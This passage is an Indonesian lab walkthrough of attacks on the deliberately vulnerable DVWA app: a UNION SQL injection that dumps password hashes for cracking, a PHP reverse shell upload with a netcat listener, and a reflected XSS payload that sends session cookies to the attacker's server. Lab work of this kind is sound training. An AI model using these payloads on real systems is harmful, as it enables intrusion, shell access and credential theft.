


5. SQL Injection (security: low)

-pilih menu File Inclusion, maka akan tampil halaman untuk mengubah password admin sebagai berikut



-jika kita ketikkan angka '1' pada field User ID maka akan tampil informasi user admin seperti berikut ini:



-jika kita tekan tombol 'View Source' pada halaman tersebut, kita bisa melihat query yang akan dijalankan ketika melakukan submit


```
// Retrieve data
$id = $_GET['id'];

$getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
$result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');
```


-disini kita akan melakukan modifikasi query supaya bisa menampilkan daftar user beserta password menjadi seperti dibawah ini, kemudian lakukan input sesuai query yang sudah dimodifikasi

```
1 Query Asal:
2 SELECT first_name, last_name FROM users WHERE user_id='1'
3
4 Query Injection:
5 SELECT first_name, last_name FROM users WHERE user_id='1' UNION SELECT password, first_name FROM user -- '
6
7 Input:
8 1' UNION SELECT password, first_name FROM users -- |
```

-setelah input tersebut diinput ke field User ID, maka akan tampil 5 daftar user beserta password yang masih berupa hash




-copy satu persatu hash tersebut pada website crack station (<https://crackstation.net/>) untuk melakukan cracking pada hash tersebut sehingga akan diperoleh hasil sebagai berikut




6. File Upload (security: low)


-pilih menu Upload, maka akan tampil halaman untuk mengunggah sebuah file sebagai berikut



-disini kita mencoba mengunggah sebuah file gambar di halaman tersebut, setelah file berhasil diunggah muncul notifikasi path file dan pesan bahwa file berhasil diupload



-setelah path tersebut dibuka di tab baru, kita bisa melihat gambar yang kita upload tadi




-kali ini kita akan mempersiapkan file php-reverse-shell.php yang akan diunggah ke halaman upload dengan konfigurasi sebagai berikut. Dimana 192.168.100.5 adalah IP address dari kali linux dan dijalankan di port 1234

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.100.5'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```


-jalankan netcat di terminal pada port 1234

```
(kali㉿kali)-[~]
$ nc -lnvp 1234
listening on [any] 1234 ...
```


-unggah file php-reverse-shell.php ke halaman upload




-buka halaman directory <http://192.168.1.114/dvwa/hackable/uploads/> dan disini terlihat file php-reverse-shell.php berhasil diupload



-buka halaman directory <http://192.168.1.114/dvwa/hackable/uploads/php-reverse-shell.php> untuk menjalankan file PHP tersebut




-setelah file php-reverse-shell.php berhasil dijalankan, netcat berhasil terhubung dan masuk sebagai www-data




7. XSS Reflected (security: low)


-pilih menu XSS reflected, maka akan tampil halaman untuk menginput nama sebagai berikut



-jika diinput nama 'Bob' kemudian tekan submit maka muncul notifikasi 'Hello Bob'



-sekarang kita coba input namanya dengan script XSS seperti '`<script>alert(document.cookie); </script>`' maka akan muncul sebuah alert yang berisi cookie dari halaman tersebut



-sekarang kita coba untuk melakukan pencurian cookie dengan memanfaatkan web server pada kali linux, buka terminal dan jalankan perintah sebagai berikut

```
(kali@kali)-[~]
$ python3 -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
```

-kemudian input script XSS

'`<script>window.location='http://192.168.100.5:1337/?cookie='+document.cookie</script>`'

kemudian submit maka halaman akan otomatis berpindah ke halaman directory kali linux



**Directory listing for /?cookie=security=low;
PHPSESSID=203bdb1c81b9e63b92555a642caa5efd**

-setelah halaman berpindah, disini kita berhasil mendapatkan cookie dari halaman tersebut di terminal

```
(kali@kali)-[~]
$ python3 -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
192.168.100.5 - - [09/Jun/2023 05:24:45] "GET /?cookie=security=low;%20PHPSESSID=203bdb1c81b9e63b92555a642caa5efd HTTP/1.1" 200 -
192.168.100.5 - - [09/Jun/2023 05:24:45] code 404, message File not found
192.168.100.5 - - [09/Jun/2023 05:24:45] "GET /favicon.ico HTTP/1.1" 404 -
```